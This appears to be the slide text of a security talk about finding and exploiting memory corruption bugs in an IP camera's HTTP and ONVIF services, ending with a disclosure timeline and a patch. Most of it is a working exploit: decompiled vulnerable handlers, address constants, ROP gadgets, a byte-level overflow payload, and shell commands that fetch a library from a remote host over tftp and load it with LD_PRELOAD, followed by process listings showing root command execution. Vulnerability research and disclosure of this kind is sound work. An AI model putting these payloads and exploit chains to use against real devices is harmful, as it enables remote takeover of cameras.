FUN_005b8100(param_1,"GET /RPC2_LogBackup/Log.Backup",0x585f79,0);
FUN_005b8100(param_1,"POST /firmwareUpgrade_service/Demo",0x584611,0);
FUN_005b8100(param_1,"GET /NetMontiorSendServerIp.cgi",0x584219,0);
FUN_005b8100(param_1,"POST /RPC2_TcpTest",0x582b29,0);
FUN_005b7b4c(param_1,0x53ffe1);
FUN_005b7b7c(param_1,&LAB_005400e4+1);
FUN_005b8100(param_1,"POST /cgi-bin/*",0x548511,0);
FUN_005b8100(param_1,"GET /cgi-bin/*",0x5435bd,0);
DAT_00eea904 = FUN_001130bc(&LAB_00543766+1,0);
FUN_005b7b64(param_1,0x544585);
FUN_005b8100(param_1,"POST /RPC2_UploadFileWithName/*",0x5838f5,0);
FUN_0013388c("webAppCustomerMsgHandler",param_1,param_2);
```

RPC2_UploadFileWithName Handler

- *strncpy* call on the “Cseq” header
- Uses size of the header instead of the actual buffer size
- After 0x34 bytes → starts overwriting BSS variables

```
uVar1 = FUN_005b5bec();
pcVar2 = (char *)getHeader(param_1,"CSeq");
if (pcVar2 == (char *)0x0) {
  pcVar2 = "";
  FUN_00111588("Src/WebApp/HTTPRPCHandler.c","HTTPRPCHandler_UploadI
               "WEB_RPC",5,"cseqStr NULL");
}
memset(&DAT_03955bf0,0,0x38);
DAT_03955bf0 = FUN_005b5e18(param_1);
sVar3 = strlen(pcVar2);
strncpy(&DAT_03955bf4,pcVar2,sVar3);
(&DAT_03955bf4)[sVar3] = 0;
```

- Binary crashes after a few seconds
- An overwritten pointer causes it
  - Heap exploitation necessary?
- Checking references to that pointer => probably the structure holding sessions

```
PSR: 0x60000030
EPC: 0x00586de8, at 0x586de8.
LR : 0x00540373, at 0x540373.
SP : 0xb2a91d40
orig_r0: 0xffffffff
ARM_ip: 0x00b5a35c   ARM_fp: 0x00b5a000   ARM_r10: 0x00a36428   ARM_r9: 0x00000000
ARM_r8: 0x0002bf20   ARM_r7: 0x00000000   ARM_r6: 0x00000001   ARM_r5: 0x03955c38
ARM_r4: 0x04064a10   ARM_r3: 0x61616161   ARM_r2: 0x28bed648   ARM_r1: 0x00000000
ARM_r0 0x042aadd8

CPU: 0 PID: 1257 Comm: sonia Tainted: P           O    4.9.84 #4
Hardware name: SStar Soc (Flattened Device Tree)
[<c00119f1>] (unwind_backtrace) from [<c000fbeb>] (show_stack+0xb/0xc)
[<c000fbeb>] (show_stack) from [<c0012ca7>] (__do_user_fault+0x9b/0xd8)
[<c0012ca7>] (__do_user_fault) from [<c0012ef3>] (do_page_fault+0x183/0x1b4)
[<c0012ef3>] (do_page_fault) from [<c00091db>] (do_DataAbort+0x27/0x78)
[<c00091db>] (do_DataAbort) from [<c0010c8f>] (__dabt_usr+0x4f/0x60)
Exception stack(0xc0f85fb0 to 0xc0f85ff8)
```

Crash Location


- Maybe we can write a valid session
- The crashing function:
  - Checks a time value (probably token expiration)
  - Cleans up the structure
- The clean-up function pointer is stored in the structure itself

```
FUN_00111588("Src/WebApp/RPCSessionManager.c","RPCSession_dealRPCS
             "RPCSessionManager",4,"RPCSession_dealRPCSessionTimeo
if (*(code **)(iVar5 + 8) != (code *)0x0) {
  (**(code **)(iVar5 + 8))(piVar6,*(undefined4 *)(iVar5 + 0xc));
}
FUN_0011318c(*(undefined4 *)(DAT_03955c38 + 0x14),uVar4);
```

Exploitation

- The plan:
  - Recreate the session structure in memory
  - Replace the cleanup pointer with a system call
- The problem:
  - No debugger, no memory reading
  - The one device with root access – no HTTP service

Static Analysis?



Crash Based Debugging

- No RX but the TX sends crash logs
- The registers and crash address – sufficient
- Rewrite the structure in BSS step by step

PSR: 0x60000030

EPC: 0x00586de8, at 0x586de8.

LR : 0x00540373, at 0x540373.

SP : 0xb2a91d40

orig_r0: 0xffffffff

ARM_ip: 0x00b5a35c ARM_fp: 0x00b5a000 ARM_r10: 0x00a36428 ARM_r9: 0x00000000

ARM_r8: 0x0002bf20 ARM_r7: 0x00000000 ARM_r6: 0x00000001 ARM_r5: 0x03955c38

ARM_r4: 0x04064a10 **ARM_r3: 0x61616161** ARM_r2: 0x28bed648 ARM_r1: 0x00000000

ARM_r0 0x042aadd8

CPU: 0 PID: 1257 Comm: sonia Tainted: P O 4.9.84 #4

Hardware name: SStar Soc (Flattened Device Tree)

[<c00119f1>] (unwind_backtrace) from [<c000fbeb>] (show_stack+0xb/0xc)

[<c000fbeb>] (show_stack) from [<c0012ca7>] (__do_user_fault+0x9b/0xd8)

[<c0012ca7>] (__do_user_fault) from [<c0012ef3>] (do_page_fault+0x183/0x1b4)

[<c0012ef3>] (do_page_fault) from [<c00091db>] (do_DataAbort+0x27/0x78)

[<c00091db>] (do_DataAbort) from [<c0010c8f>] (__dabt_usr+0x4f/0x60)

Exception stack(0xc0f85fb0 to 0xc0f85ff8)

```
                        FUN_00586dd4                                    XREF[1]:
00586dd4 2d e9 ff 47     push        {r0,r1,r2,r3,r4,r5,r6,r7,r8,r9,r10,lr}
00586dd8 4f f0 00 09     mov.w       r9,#0x0
00586ddc 21 4d           ldr         r5,[DAT_00586e64]
00586dde df f8 94 80     ldr.w       r8,[DAT_00586e74]
00586de2 2b 68           ldr         r3,[r5,#0x0]=>DAT_03955c38
00586de4 df f8 90 a0     ldr.w       r10,[DAT_00586e78]
00586de8 58 69           ldr         r0,[r3,#0x14]
00586dea 8c f7 e7 f1     bl          FUN_001131bc
00586dee 04 46           mov         r4,r0
```

```
  uVar4 = FUN_001131bc(*(undefined4 *)(DAT_03955c38 + 0x14));
LAB_00586df0:
  do {
    uVar3 = (undefined)uVar4;
    iVar5 = FUN_0011328e(uVar3);
    if (iVar5 == 0) {
      FUN_0011323c(uVar3);
      return 0;
    }
    piVar6 = (int *)FUN_001132a4(uVar3);
    uVar9 = aeda_timeGetCurrentMilliSecond();
    iVar5 = *piVar6;
    if (iVar5 != 0) {
      uVar7 = *(uint *)(iVar5 + 0x40);
      if ((uVar7 | *(uint *)(iVar5 + 0x44)) != 0) {
        uVar1 = (int)((ulonglong)uVar9 >> 0x20) - *(uint *)(iVar5 + 0x44);
        uVar2 = (uint)((uint)uVar9 < uVar7);
        bVar8 = uVar1 == uVar2;
        if (uVar1 == uVar2) {
          bVar8 = (uint)uVar9 - uVar7 < 0x2bf21;
        }
        if (!bVar8) {
          FUN_00111588("Src/WebApp/RPCSessionManager.c","RPCSession_dealRPCSessionTimeout",0x281,
                       "RPCSessionManager",4,"RPCSession_dealRPCSessionTimeout (%p)",piVar6);
          if (*(code **)(iVar5 + 8) != (code *)0x0) {
            (**(code **)(iVar5 + 8))(piVar6,*(undefined4 *)(iVar5 + 0xc));
          }
          FUN_0011318c(*(undefined4 *)(DAT_03955c38 + 0x14),uVar4);
          goto LAB_00586df0;
        }
      }
    }
    FUN_0011326c(uVar4);
  } while( true );
```

crash
crash
crash
crash
crash
crash

```
if ((((param_1 != (undefined4 *)0x0) && (param_1[1] != 0)) && (param_1[3] == 0)) &&
   (puVar1 = (undefined4 *)
             altCalloc(*param_1,0x10,"Src/Utils/Container/KVMap.c","aeda_kvmapBegin",0xb5,param_2)
   , puVar1 != (undefined4 *)0x0)) {
  uVar3 = *param_1;
  puVar1[3] = 0;
  *puVar1 = uVar3;
  uVar3 = param_1[1];
  puVar1[1] = uVar3;
  iVar2 = FUN_00114006((char)uVar3);
  puVar1[2] = iVar2;
  if (iVar2 != 0) {
    return puVar1;
  }
  FUN_00104fcc(*param_1,puVar1,"Src/Utils/Container/KVMap.c","aeda_kvmapBegin",0xc1);
}
return (undefined4 *)0x0;
```

crash

```
  iVar1 = param_1;
  do {
    iVar2 = iVar1;
    iVar1 = *(int *)(iVar2 + 8);
  } while (*(int *)(iVar2 + 8) != param_1 + 0x10);
  if (iVar2 != param_1 + 0x10) {
    if (iVar2 == param_1) {
      iVar2 = 0;
    }
    return iVar2;
  }
  return 0;
```

Exploitation

- Reached the function call => replace pointer with system
- What payload?
  - No reverse shell utilities
  - tftp is available – the kernel won’t run unsigned binaries; no problem: LD_PRELOAD to the rescue

Compiling the .so

- Previous efforts made to recompile gdbserver as a library – failed
- Left us with a good toolchain:

```
./arm-buildroot-linux-uclibcgnueabihf-gcc -mcpu=cortex-a7 -
mfpu=neon-vfpv3 -mno-unaligned-access -mfloat-abi=hard -
mtune=cortex-a7 -mabi=aapcs-linux -shared -fPIC -o ./shell.so
./shell.c
```

Result

Payload:

```
cd /var/tmp/;busybox tftp -gr a 192.168.1.1;
LD_PRELOAD=/var/tmp/a /bin/ls;
```

```
RPC_SESSION = 0x03955c38
BSS_OVERFLOW = 0x03955bf4
SYSTEM_ADDRESS = 0xff54b6e5 #ff replaced with 0x00

PAYLOAD_SIZE = 0xa00

POINTER_KVDICT = RPC_SESSION - 0x10 # 0x03955c28
POINTER_SKIP = RPC_SESSION          # 0x03955c38
POINTER_A = POINTER_KVDICT + 0x18   # 0x03955c40
POINTER_B = POINTER_A + 0x4         # 0x03955c44
POINTER_C = POINTER_A + 0x10        # 0x03955c50

POINTER_LIST = RPC_SESSION + 0x44   # 0x03955c7c
PPOINTER_STRUCT = POINTER_LIST - 0x0c # 0x03955c70
POINTER_CHECK = POINTER_LIST - 0x08   # 0x039355c74
POINTER_STRUCT = PPOINTER_STRUCT + 0x10 + PAYLOAD_SIZE
```

```
1182 root       0:00 /bin/sh /etc/init.d/appauto
1203 root       0:00 /bin/sh ./usr/etc/app.sh
1214 root       0:58 /usr/bin/sonia AEWB VISCA DSP
1219 root       0:02 [vpe0_P0_MAIN]
1220 root       0:00 [vpe0_P1_MAIN]
1221 root       0:00 [vpe0_P2_MAIN]
1222 root       0:00 [VEP_DumpTaskThr]
1228 root       0:00 [RGN BUF WQ]
1235 root       0:00 [vif0_P0_MAIN]
1236 root       0:00 [vif1_P0_MAIN]
1237 root       0:01 [venc0_P0_MAIN]
1238 root       0:00 [venc1_P0_MAIN]
1240 root       0:02 [divp0_P0_MAIN]
1330 root       0:01 [kworker/u2:2]
1336 root       0:02 [ai0_P0_MAIN]
1345 root       0:00 /bin/sh -c ♦f♦ ;cd /var/tmp/;busybox tftp -gr a 192.168.1.1;LD_PRELOAD=/var/tmp/a /bin/ls;A
AAAA
```

Onvif

- Very few handlers without authentication (GetCapabilities, GetServiceCapabilities)
- Available endpoints are GET functions => no parameter parsing
- When returning endpoint locations the IP is taken from the Host header:

```
POST /onvif/device_service HTTP/1.1
Host: camerahost
SOAPAction: asd
Content-Type: application/soap+xml; charset=utf-8;
action="http://www.onvif.org/ver10/device/wsdl/;"
Content-Length: 496

<?xml version="1.0" encoding="utf-8" standalone="yes" ?>
  <s:Envelope xmlns:s="http://www.w3.org/2003/05/soap-envelope" xmlns:sc="
  http://www.w3.org/2003/05/soap-encoding" xmlns:ter="
  http://www.onvif.org/ver10/error" xmlns:wsnt="http://docs.oasis-open.org/wsn/b-2"
   xmlns:wsrf-bf="http://docs.oasis-open.org/wsrf/bf-2" xmlns:d="
  http://schemas.xmlsoap.org/ws/2005/04/discovery">
    <s:Header>
    </s:Header>
    <s:Body>
      <GetCapabilities xmlns="http://www.onvif.org/ver10/device/wsdl" />
    </s:Body>
  </s:Envelope>
```

```
1  HTTP/1.1 200 OK
2  Connection: close
3  Content-Length: 4503
4  Content-Type: application/soap+xml; charset=utf-8
5  CSeq: 0
6
7  <?xml version="1.0" encoding="utf-8" standalone="yes" ?>
     <s:Envelope xmlns:s="http://www.w3.org/2003/05/soap-envelope" xmlns:sc="
     http://www.w3.org/2003/05/soap-encoding" xmlns:tt="
     http://www.onvif.org/ver10/schema" xmlns:tds="
     http://www.onvif.org/ver10/device/wsdl">
       <s:Body>
         <tds:GetCapabilitiesResponse>
           <tds:Capabilities>
             <tt:Analytics>
               <tt:XAddr>
                 http://camerahost/onvif/analytics_service
               </tt:XAddr>
               <tt:RuleSupport>
```

Host Parsing

- Host header is parsed before every request
- Checked if it's IPv4/6
- Size checked < 64 bytes
- Unless we have an IPv6 not followed by a port number
- Everything before '[' is copied on the stack

```
pcVar10 = (char *)getHeader(iVar1,"Host");
if (pcVar10 != (char *)0x0) {
  pcVar7 = strchr(pcVar10,L']');
  if (pcVar7 == (char *)0x0) {
    pcVar7 = strchr(pcVar10,L':');
    if (pcVar7 == (char *)0x0) {
      sVar3 = 0x3f;
872:
      strncpy((char *)&local_334,pcVar10,sVar3);
    }
    else {
      local_2f4 = atoi(pcVar7 + 1);
      sVar3 = (int)pcVar7 - (int)pcVar10;
      if (sVar3 < 0x40) goto LAB_0019e872;
    }
    local_2f0 = 0;
  }
  else {
    if ((pcVar7[1] != ':') ||
       (local_2f4 = atoi(pcVar7 + 2), pcVar7 + (1 - (int)pcVar10) < (char *)0x40)) {
      strncpy((char *)&local_334,pcVar10 + 1,(size_t)(pcVar7 + (-1 - (int)pcVar10)));
    }
```

size check


Exploiting the Overflow


- Registers r4→r11 controlled
- strncpy => only the last byte can be null
- Code starts at lower addresses => address contains a null byte => only one gadget
- A system gadget is usually the easiest

```
000ae346 30 46          mov         r0,r6
000ae348 7e f7 48 e9    blx         <EXTERNAL>::system
```

Exploiting the Overflow


- System command must be passed in r0
- Our gadget has a “mov r0, r6” instruction => we control the address
- Where/How to store the payload?
  - where – BSS is writable + no null bytes in address
  - how – maybe call some other gadget first


call Y
return
Y function
call Vuln
add sp, 0x88
pop {r4-r10,pc}
Vuln function
overflow stack
add sp, 0x6fc
pop {r4-r11,pc}
Crash
"Bad" Gadget
Useful stuff
add sp, 0x132
pop {r4-r8,pc}


call Y
return
Y function
call Vuln
add sp, 0x88
pop {r4-r10,pc}
Vuln function
overflow stack
add sp, 0x6fc
pop {r4-r11,pc}
Gadget
str.w r7, [r5,0x228]
add sp, 0x88
pop {r4-r10,pc}

Exploiting the Overflow

- Need a gadget that writes using our controlled registers
- Gadget epilogue must leave the stack pointer in the right place
- Multiple functions found – choose the one where writing happens close to return



Location	Label	Code Unit
0004a21c	LAB_0004a21c	add sp,#0x88
00076a54	LAB_00076a54	add sp,#0x88
0008adb0	LAB_0008adb0	add sp,#0x88
00156642		add sp,#0x88
0016ba5a		add sp,#0x88
00183f14	LAB_00183f14	add sp,#0x88
0018da16		add sp,#0x88
00199c2e	LAB_00199c2e	add sp,#0x88
003b273c		add sp,#0x88
003df4c2	LAB_003df4c2	add sp,#0x88
004cdba0	LAB_004cdba0	add sp,#0x88
004cdc4c		add sp,#0x88
004cdc5a		add sp,#0x88
004cdc68		add sp,#0x88
005457ac		add sp,#0x88
005c7758	LAB_005c7758	add sp,#0x88
0066579e		add sp,#0x88
0066594c		add sp,#0x88
006aeeae		add sp,#0x88
006f50e4	LAB_006f50e4	add sp,#0x88

Exploiting the Overflow

```
    str.w       r7,[r5,#0x228]

LAB_0004a212

    movs        r0,#0x0
    movs        r2,#0x1
    movw        r3,#0x3394
    str         r2,[r4,r3]

LAB_0004a21c
    add         sp,#0x88
    pop.w       {r4,r5,r6,r7,r8,r9,r10,pc}
```

- R7, R5 – both controlled
- R7 – payload bytes
- R5 – BSS address
- The program won’t crash after return → payload remains in memory
- 4 bytes written at a time

Exploiting the Overflow

- Payload:

```
cd /var/tmp/;busybox tftp -gr bind.so 10.0.0.1;
LD_PRELOAD=/var/tmp/bind.so /bin/ls;
```

- Writing 4 bytes in BSS:

"A" * 785 + “\x04\x40\x40\x01” + “\x1a\x3e\x40\x01” + “A” * 4 + “cd /” + “A” * 16 + “\x0f\xa2\x04” + “]”

0x01404040 – R4 – writable address – prevents crash
0x01403e1a – R5 – payload location
”cd /” – R7 – payload sent 4 bytes at a time
0x04a20f – gadget address

Exploiting the Overflow

- After the payload is written in BSS we call the *system* gadget with the string address in R6

```
000ae346 30 46          mov         r0,r6
000ae348 7e f7 48 e9    blx         <EXTERNAL>::system
```

```
1182 root       0:00 /bin/sh /etc/init.d/appauto
1203 root       0:00 /bin/sh ./usr/etc/app.sh
1214 root       0:19 /usr/bin/sonia AEWB VISCA DSP
1219 root       0:00 [vpe0_P0_MAIN]
1220 root       0:00 [vpe0_P1_MAIN]
1221 root       0:00 [vpe0_P2_MAIN]
1222 root       0:00 [VEP_DumpTaskThr]
1228 root       0:00 [RGN BUF WQ]
1235 root       0:00 [vif0_P0_MAIN]
1236 root       0:00 [vif1_P0_MAIN]
1237 root       0:00 [venc0_P0_MAIN]
1238 root       0:00 [venc1_P0_MAIN]
1240 root       0:00 [divp0_P0_MAIN]
1330 root       0:00 [kworker/u2:2]
1336 root       0:00 [ai0_P0_MAIN]
1345 root       0:00 /bin/sh -c cd /var/tmp/;busybox tftp -gr bind.so 192.168.1.1;LD_PRELOAD=/var/tmp/bind.so /bin/ls;__
1347 root       0:00 /bin/sh
1348 root       0:00 ps aux
```

Timeline

- Mar 28, 2025: Sent full report using their PGP key
- Mar 29, 2025: "We have received your vulnerability report and will promptly proceed with verification and analysis."
- Apr 01, 2025: "After thorough investigation, we confirm that the vulnerabilities are valid."
- Apr 23, 2025: Extension granted
- Jul 07, 2025: Patch deployed, publish date set to 23rd

Questions?